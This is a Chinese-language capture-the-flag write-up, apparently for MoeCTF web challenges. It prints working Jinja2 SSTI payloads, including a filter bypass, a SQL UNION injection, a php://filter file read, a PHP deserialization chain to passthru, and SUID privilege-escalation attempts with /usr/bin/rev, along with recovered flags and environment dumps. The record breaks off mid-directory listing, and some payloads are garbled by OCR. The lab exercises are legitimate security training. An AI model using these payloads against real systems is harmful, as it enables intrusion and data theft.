
行 14, 列 53 空格: 4 UTF-8 CRLF Python

先看看附件，非常简单的flask ssti

密码随便填，用户名会被render\_template\_string函数渲染到Jinja2模板

### 代码块

```
1  {{lipsum.__globals__.__builtins__.__import__('os').popen('env').read()}}
```



## 摸金偶遇FLAG，拼尽全力难战胜

浏览器控制台执行

### 代码块

```
1  fetch('/get_challenge?count=9')
2    .then(r => r.json())
3    .then(d => {
4      console.log('answers:', d.numbers, 'token:', d.token);
5      return fetch('/verify', {
6        method: 'POST',
7        headers: {'Content-Type': 'application/json'},
8        body: JSON.stringify({answers: d.numbers, token: d.token})
9      });
10    })
11    .then(r => r.json())
12    .then(data => console.log('verify result:', data));
13
```

破译电脑挑战  
在指定时间内破译全部的密码获取 FLAG  
该小游戏原型来自水印所示攻略站，创意及大部分代码由猫宦niyu 和 起屁桃是狗托 联合提供，已获得授权

[开始挑战](#) [停止挑战](#)

控制台 源代码 网络 性能 内存 应用程序 HackBar

```

10 条消息
① Uncaught ReferenceError: layui is not defined at (索引):55:9
② Uncaught ReferenceError: DomainPhoneFilter is not defined at new APIFilter (api-filter.js:6:66) at api-filter.js:707:20
Tracer before fns: logPv stop propagation [Scanner] 开始扫描...
Tracer before fns: logPv stop propagation
Failed to load resource: the server responded with a status of 404 (NOT FOUND)
> fetch('/get_challenge?count=9')
  .then(r => r.json())
  .then(d => {
    console.log('answers:', d.numbers, 'token:', d.token);
    return fetch('/verify', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({answers: d.numbers, token: d.token})
    });
  })
  .then(r => r.json())
  .then(data => console.log('verify result:', data));
< ▶ Promise {pending} 
answers: ▶ (9) [7, 0, 2, 1, 9, 6, 6, 0, 6] token: 1759429835353_94103c2f
verify result: ▶ {correct: true, flag: "moectf{unl0n-ba53D-5QI1_FtW112111ae501}", message: "Correct!"}
>

```

控制台 问题 搜索 覆盖范围 自动填充 + 人又再跟鬼同行

## 08 第八章 天衍真言，星图显圣

127.0.0.1:59669/?username=aaaa&password=1%27+union+all+select+value%2C+null+from+user.flag ---

玄机阁第九重天·守阁人亲设·非天衍真言术不可破

叩关玄机阁

◆ 神识印记  
输入你的神识印记，如：玄天真君

◆ 心法密咒  
输入你的心法密咒，如：金曜玄轨

**叩关破禁**

Welcome moectf{unl0n-ba53D-5QI1\_FtW112111ae501}

▲ 禁制告示  
此禁制蕴含守阁人千年修为，非天衍真言术不可破！  
妄图强行破禁者，必遭血瞳魄光反噬，神魂俱灭！  
玄天剑宗第三十七代宗主·玄机真人

イキたいの 玄机阁历史  
血 创阁起源

ねえ お願ひ イキたいの 希望得到关注  
呐 拜托了

非常简单的sql注入，直接手注就出来了

用户名随便填

密码

password

1 1' union all select value, null from user.flag -- -

## 11 第十一章 千机变·破妄之眼

根据hint生成一个爆破字典

### 代码块

```
1 import itertools
2 list = ['m', 'n', 'o', 'p', 'q']
3 zd = [''.join(perm) for perm in itertools.permutations(list)]
4 with open('1.txt', 'w') as f:
5     for p in zd:
6         f.write(f"{{p}}={p}\n")
```

用burp的intruder爆破一下

请求	payload	状态码	错误	超时	长度	注释
50	omnqp=omnqp	302			329	Internal IP Address (1)
0		200			10618	HTML Notes (6), LinkFinder ...
1	mnopq=mnopq	200			10618	HTML Notes (6), LinkFinder ...
2	mnoq=qmnopq	200			10618	HTML Notes (6), LinkFinder ...
3	mnpqo=qmnpq	200			10618	HTML Notes (6), LinkFinder ...
4	mnpqo=mnpqq	200			10618	HTML Notes (6), LinkFinder ...
5	mnqop=mnqop	200			10618	HTML Notes (6), LinkFinder ...
6	mnqpo=mnqpo	200			10618	HTML Notes (6), LinkFinder ...
7	monpq=monpq	200			10618	HTML Notes (6), LinkFinder ...

### 代码块

```
1 SUCCESS: parameter omnqp matched
```

去请求<http://127.0.0.1:53420/?omnqp=omnqp>

跳转到了/find.php

## 金曦玄轨·破界之眼



以金曦玄轨之力窥探天地本源，破除万法禁制。此乃天衍秘术与金曦破禁术结合之无上法器，可洞悉信标迷宫，溯源归墟之径。

**🔍 玄轨探查**

信标路径:  ● 窥探本源

当前玉简: ./flag.php

**⽟简内容**

flag就在这了，看不到吗，是老弟境界不够吧

玄天剑宗·织云阁·金曦破禁术传承 | 当前使用者: HDdss  
金曦玄轨乃宗门秘传，擅用者需持长老令牌。泄露宗门秘法者，废去修为，打入寒铁矿洞！

flag看不到

## 金曦玄轨·破界之眼



以金曦玄轨之力窥探天地本源，破除万法禁制。此乃天衍秘术与金曦破禁术结合之无上法器，可洞悉信标迷宫，溯源归墟之径。

**🔍 玄轨探查**

信标路径:  ● 窥探本源

当前玉简: /etc/passwd

**⽟简内容**

File too long.

玄天剑宗·织云阁·金曦破禁术传承 | 当前使用者: HDdss  
金曦玄轨乃宗门秘传，擅用者需持长老令牌。泄露宗门秘法者，废去修为，打入寒铁矿洞！

太大的文件无法读取，猜测可能是include之类的函数，于是考虑使用php伪协议filter过滤器来读取flag文件

The screenshot shows a web-based application interface. On the left, there's a logo of a stylized animal and the text "金曦玄轨·破界之眼". Below it, a message reads: "以金曦玄轨之力窥探天地本源，破除万法禁制。此乃天衍秘术与标迷宫，溯源归墟之径。" In the center, there's a search bar labeled "玄轨探查" and a text input field containing "信标路径: php://filter/convert.base64-encode/resource=flag.php". Below this, a message says "当前玉简: php://filter/convert.base64-encode/resource=flag.php". To the right, there's a "Base64" tab selected in a toolbar, followed by "全部小写", "Base64", "Url", and "Base64". A large text area contains a Base64 encoded string: PD9waHANCmVjaG8gImZsYWflsLHlnKjov5nkuobvvIznnIk3liLD1kJfvvIzmmK/ogIHlvJ/looPnlyzkuI3lpJ/lkKciw0KLy9tb2VjdGZ7YTA0ZjFlZDMtZjU5MC0zyWI4LTU1YjItMWNjMWFKNmU1MzqwfQ==. Above this, another terminal-like window shows the decoded PHP code:

```
<?php  
echo "flag就在这了，看不到吗，是老弟境界不够吧";  
//moectf{a0af1ed3-f590-3ab8-55b2-1cc1ad6e5380}
```

## 19 第十九章\_revenger

反序列化，system禁用的考虑无回显rce 命令执行结果写入本地

利用链: unserialize->PersonC::\_\_wakeup->PersonB::\_\_invoke->PersonA::\_\_destruct->PersonC::check->exec('command')

### 代码块

```
1 <?php  
2 class Person{public $name,$id,$age;}  
3 class PersonA extends Person{}  
4 class PersonB extends Person{}  
5 class PersonC extends Person{}  
6 $c=new PersonC;$b=new PersonB;$a=new PersonA;  
7 $c->name='passthru';$c->id=$b;$c->age='phantom';  
8 $b->id=$a;$b->name='env>flag.txt';  
9 $a->id='check';  
10 echo urlencode(serialize($c));
```

```

< C ① 127.0.0.1:54980/flag.txt
HOSTNAME=ret2shell_947-9284-1759440419
PHP_INI_DIR=/usr/local/etc/php
SHLVL=2
HOME=/root
PHP_LDFLAGS=-Wl,-O1 -pie
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.2.29
GPG_KEYS=99b641343d8c104e2b146dc39c9dc089698544 E60913E4DF209907DBE30D96659A97C9CF2A795A 1198C0117593497A5EC5C199286AF1F9897469DC
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL=https://www.php.net/distributions/php-8.2.29.tar.xz
PHP_URL=https://www.php.net/distributions/php-8.2.29.tar.xz
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
PHPIZE_DEPS=autoconf dpkg-dev dpkg file gcc libc-dev make pkgconf re2c
KUBERNETES_SERVICE_HOST=10.43.0.1
PWD=~/app
PHP_SHA256=d475f991af2d5b901fb410be407d929bc00c46285d3f439a02c59e8b6fe3589c
FLAG=moectf{4aa7959a-3545-6464-729d-a70d58180496}

```

纯音乐，请欣赏

## 21 第二十一章 往生漩涡·言灵死局

ssti过滤了["\_\_", "global", "{", "}""]

绕过方法比代码的字符串多

```

文件(E) 编辑(E) 选择(S) 查看(V) 转到(G) ...
app.py
C:\Users\attac\Downloads\app (1)\app> app.py > index
1  from flask import Flask, request, render_template, render_template_string
2  app = Flask(__name__)
3
4  blacklist = ["__", "global", "{", "}""]
5
6  @app.route('/')
7  def index():
8      if 'username' in request.args or 'password' in request.args:
9          username = request.args.get('username', '')
10         password = request.args.get('password', '')
11
12         if not username or not password:
13             login_msg = """
14                 <div class="login-result" id="result">
15                     <div class="result-title">阵法反馈</div>
16                     <div id="result-content"><div class='login-fail'>用户名或密码不能为空</div></div>
17                 </div>
18             """
19
20         else:
21             login_msg = render_template_string("""
22                 <div class="login-result" id="result">
23                     <div class="result-title">阵法反馈</div>
24                     <div id="result-content"><div class='login-success'>欢迎: {username}</div></div>
25                 </div>
26             """)
27
28         for blk in blacklist:
29             if blk in username:
30                 login_msg = """
31                     <div class="login-result" id="result">
32                         <div class="result-title">阵法反馈</div>
33                         <div id="result-content"><div class='login-fail'>Error</div></div>
34                     </div>
35                 """
36
37     else:
38         login_msg = ""
39
40     return render_template("index.html", login_msg=login_msg)


```

纯音乐，请欣赏

{标签过滤了，用%set代替

\_\_和global用八进制绕过

```
代码块1%set a='\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f'%}{%set  
b='\x5f\x5fgetitem\x5f\x5f'%}{%set c='os'%}{%set d='popen'%}{%set e='env'%}  
{%print lipsum|attr(a)|attr(b)(c)|attr(d)(e)|attr('read')()%}
```



## 22 第二十二章 血海核心·千年手段

先看代码

```
1  from flask import Flask, request, render_template, render_template_string  
2  
3  app = Flask(__name__)  
4  
5  # 解释代码 | 生成文档 | 修复代码 | 生成测试 | 代码评审 | 关闭  
6  @app.route('/')  
7  def index():  
8      if 'username' in request.args or 'password' in request.args:  
9          username = request.args.get('username', '')  
10         password = request.args.get('password', '')  
11  
12         if not username or not password:  
13             login_msg = """  
14                 <div class="login-result" id="result">  
15                     <div class="result-title">阵法反馈</div>  
16                     <div id="result-content"><div class='login-fail'>用户名或密码不能为空</div></div>  
17                 </div>  
18             """  
19         else:  
20             login_msg = f"""  
21                 <div class="login-result" id="result">  
22                     <div class="result-title">阵法反馈</div>  
23                     <div id="result-content"><div class='login-success'>Welcome: {username}</div></div>  
24                 </div>  
25             """  
26         render_template_string(login_msg)  
27     else:  
28         login_msg = ""  
29  
30     return render_template("index.html", login_msg=login_msg)  
31  
32     if __name__ == '__main__':  
33         app.run(host='0.0.0.0', port=80)
```

无回显ssti，因为这是flask，可以直接创建一个static目录把命令执行结果写入这个目录，web端可以直接访问

username传入payload，password随便填

#### 代码块

```
1 /?username={{lipsum.__globals__.builtins__.import__('os').open('mkdir static').read()}}&password=aaa
```

然后看看环境变量

#### 代码块

```
1 /?username={{lipsum.__globals__.builtins__.import__('os').open('env>static/flag.txt').read()}}&password=aaa
```

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /static/flag.txt HTTP/1.1
- Headers:** Host: 127.0.0.1:60035, sec-ch-ua: "Not A Brand", sec-ch-ua-mobile: ?0, sec-ch-ua-platform: "", Upgrade-Insecure-Requests: 1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7, Sec-Fetch-Site: none, Sec-Fetch-Mode: navigate, Sec-Fetch-User: ?1, Sec-Fetch-Dest: document, Accept-Encoding: gzip, deflate, Accept-Language: zh-CN,zh;q=0.9, Cookie: http304ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995, Connection: close.
- Response Headers:** ETag: "1759490383.3903098-685-1284638591", Date: Fri, 03 Oct 2025 11:19:50 GMT, Connection: close, KUBERNETES\_PORT=tcp://10.43.0.1:443, KUBERNETES\_SERVICE\_PORT=443, MAIL=/var/mail/MoeCTFer, USER=MoeCTFer, HOME=/home/MoeCTFer, GPG\_KEY=A035C8C19219BA821ECEA86B64E628F8D684696D, PYTHON\_SHA256=8fb5f9fc7609fa822cb31549884575db7fd9657cbff89510b5d79759, 63a83a, WERKZEUG\_SERVER\_FD=3, LOGNAME=MoeCTFer, KUBERNETES\_PORT\_443\_TCP\_ADDR=10.43.0.1, PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, KUBERNETES\_PORT\_443\_TCP\_PORT=443, KUBERNETES\_PORT\_443\_TCP\_PROTO=tcp, LANG=C.UTF-8, SHELL=/bin/sh, PYTHON\_VERSION=3.11.13, KUBERNETES\_PORT\_443\_TCP=tcp://10.43.0.1:443, KUBERNETES\_SERVICE\_PORT\_HTTPS=443, KUBERNETES\_SERVICE\_HOST=10.43.0.1, PWD=/app.
- Inspector:** Shows Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, Response headers, and Response body.

flag不在环境变量中

当前权限是普通用户

请求

美化 Raw Hex 明文

```

1 GET /static/flag.txt HTTP/1.1
2 Host: 127.0.0.1:60035
3 sec-ch-ua:
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
   ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: http304ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995
16 Connection: close
17
18

```

响应

美化 Raw Hex 页面渲染 明文

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.11.13
3 Date: Fri, 03 Oct 2025 11:21:47 GMT
4 Content-Disposition: inline; filename=flag.txt
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 60
7 Last-Modified: Fri, 03 Oct 2025 11:21:46 GMT
8 Cache-Control: no-cache
9 ETag: "1759490506.1488879-60-1284638591"
10 Date: Fri, 03 Oct 2025 11:21:47 GMT
11 Connection: close
12
13 uid=1000(MoeCTFer) gid=1000(MoeCTFer) groups=1000(MoeCTFer)
14

```

## 查看根目录

Burp Suite专业版 v2023.6 - 临时项目 - licensed to Ph@nt0m

Burp Suite专业版 v2023.6 - 临时项目 - licensed to Ph@nt0m

仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 Organizer 扩展 DetSql Customizer HaE

明文 autoDecoder FastJsonScan4Burp

发送 取消 < | > | + 目标: http://

请求

美化 Raw Hex 明文

```

1 GET /static/flag.txt HTTP/1.1
2 Host: 127.0.0.1:60035
3 sec-ch-ua:
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
   ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: http304ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995
16 Connection: close
17
18

```

响应

美化 Raw Hex 页面渲染 明文

```

11 Connection: close
12
13 total 80
14 drwxr-xr-x 1 root root 4096 Oct  3 09:59 .
15 drwxr-xr-x 1 root root 4096 Oct  3 09:59 ..
16 drwxrwxrwx 1 root root 4096 Oct  3 11:05 app
17 lrwxrwxrwx 1 root root    7 May 12 19:25 bin -> usr/bin
18 drwxr-xr-x 2 root root 4096 May 12 19:25 boot
19 drwxr-xr-x 5 root root 360 Oct  3 09:59 dev
20 -rwx----- 1 root root 181 Sep  5 16:49 entrypoint.sh
21 drwxr-xr-x 1 root root 4096 Oct  3 09:59 etc
22 -rw----- 1 root root  45 Oct  3 09:59 flag
23 drwxr-xr-x 1 root root 4096 Oct  3 09:59 home
24 lrwxrwxrwx 1 root root    7 May 12 19:25 lib -> usr/lib
25 lrwxrwxrwx 1 root root  9 May 12 19:25 lib64 -> usr/lib64
26 drwxr-xr-x 2 root root 4096 Aug 11 00:00 media
27 drwxr-xr-x 2 root root 4096 Aug 11 00:00 mnt
28 drwxr-xr-x 2 root root 4096 Aug 11 00:00 opt
29 dr-xr-xr-x 470 root root   0 Oct  3 09:59 proc
30 drwx----- 1 root root 4096 Aug 12 22:44 root
31 drwxr-xr-x 1 root root 4096 Oct  3 10:21 run
32 lrwxrwxrwx 1 root root    8 May 12 19:25 sbin -> usr/sbin
33 drwxr-xr-x 2 root root 4096 Aug 11 00:00 srv
34 dr-xr-xr-x 13 root root   0 Aug 18 11:39 sys
35 drwxrwxrwt 1 root root 4096 Sep  6 05:01 tmp
36 drwxr-xr-x 1 root root 4096 Aug 11 00:00 usr
37 drwxr-xr-x 1 root root 4096 Aug 11 00:00 var
38

```

完成 纯音乐, 请欣赏 搜索... 0匹配 0匹配

flag权限是600，只有root用户能读

不出网flash无回显提权.....

先看看suid

请求

响应

```
1 GET /static/flag.txt HTTP/1.1
2 Host: 127.0.0.1:60035
3 sec-ch-ua:
4 sec-ch-ua-mobile: ?
5 sec-ch-ua-platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: http304ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995
16 Connection: close
17
18
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.11.13
3 Date: Fri, 03 Oct 2025 11:23:50 GMT
4 Content-Disposition: inline; filename=flag.txt
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 147
7 Last-Modified: Fri, 03 Oct 2025 11:23:47 GMT
8 Cache-Control: no-cache
9 ETag: "1759490627.2552576-147-1284638591"
10 Date: Fri, 03 Oct 2025 11:23:50 GMT
11 Connection: close
12
13 /usr/bin/rev
14 /usr/bin/mount
15 /usr/bin/passwd
16 /usr/bin/su
17 /usr/bin/chsh
18 /usr/bin/chfn
19 /usr/bin/gpasswd
20 /usr/bin/umount
21 /usr/bin/newgrp
22 /usr/bin/sudo
23
```

纯音乐，请欣赏

发现/usr/bin/rev可用

/usr/bin/rev的作用是翻转字符串

执行命令/usr/bin/rev /flag>static/flag.txt

### 代码块

```
1 {{lipsum.__globals__.builtins__.import__('os').open('/usr/bin/rev
/flag>static/flag.txt').read()}}
```

Burp Suite专业版 v2023.6 - 临时项目 - licensed to Ph@nt0m

请求

```
1 GET /static/flag.txt HTTP/1.1
2 Host: 127.0.0.1:60035
3 sec-ch-ua:
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
   ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: http304ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995
16 Connection: close
17
18
```

响应

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.11.13
3 Date: Fri, 03 Oct 2025 11:26:03 GMT
4 Content-Disposition: inline; filename=flag.txt
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 0
7 Last-Modified: Fri, 03 Oct 2025 11:25:59 GMT
8 Cache-Control: no-cache
9 ETag: "1759490759.229686-0-1284638591"
10 Date: Fri, 03 Oct 2025 11:26:03 GMT
11 Connection: close
12
13
```

Inspector

目标: http://127.0.0.1:60035 | HTTP/1

命令执行结果是空的,这里在网上找了各种/usr/bin/rev提权相关资料, 然后又在自己本地尝试很多/usr/bin/rev提权方法, 本地可以但是一到题目环境就不行, 卡了几个小时

思思索索.....

直到我ls /usr/bin/

Burp Suite专业版 v2023.6 - 临时项目 - licensed to Ph@nt0m

请求

```
1 GET /static/flag.txt HTTP/1.1
2 Host: 127.0.0.1:60035
3 sec-ch-ua:
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
   ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: http304ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995
16 Connection: close
17
18
```

响应

```
229 printenv
230 printf
231 prlimit
232 ptx
233 pwd
234 ranlib
235 rbash
236 readelf
237 readlink
238 realpath
239 rename.ul
240 renice
241 reset
242 rev
243 rev.c
244 rgrep
245 rm
246 rmdir
247 rpcgen
248 run-parts
249 runcon
250 savelog
251 script
252 scriptlive
253 scriptreplay
254 sdiff
255 sed
256 seq
```

Inspector

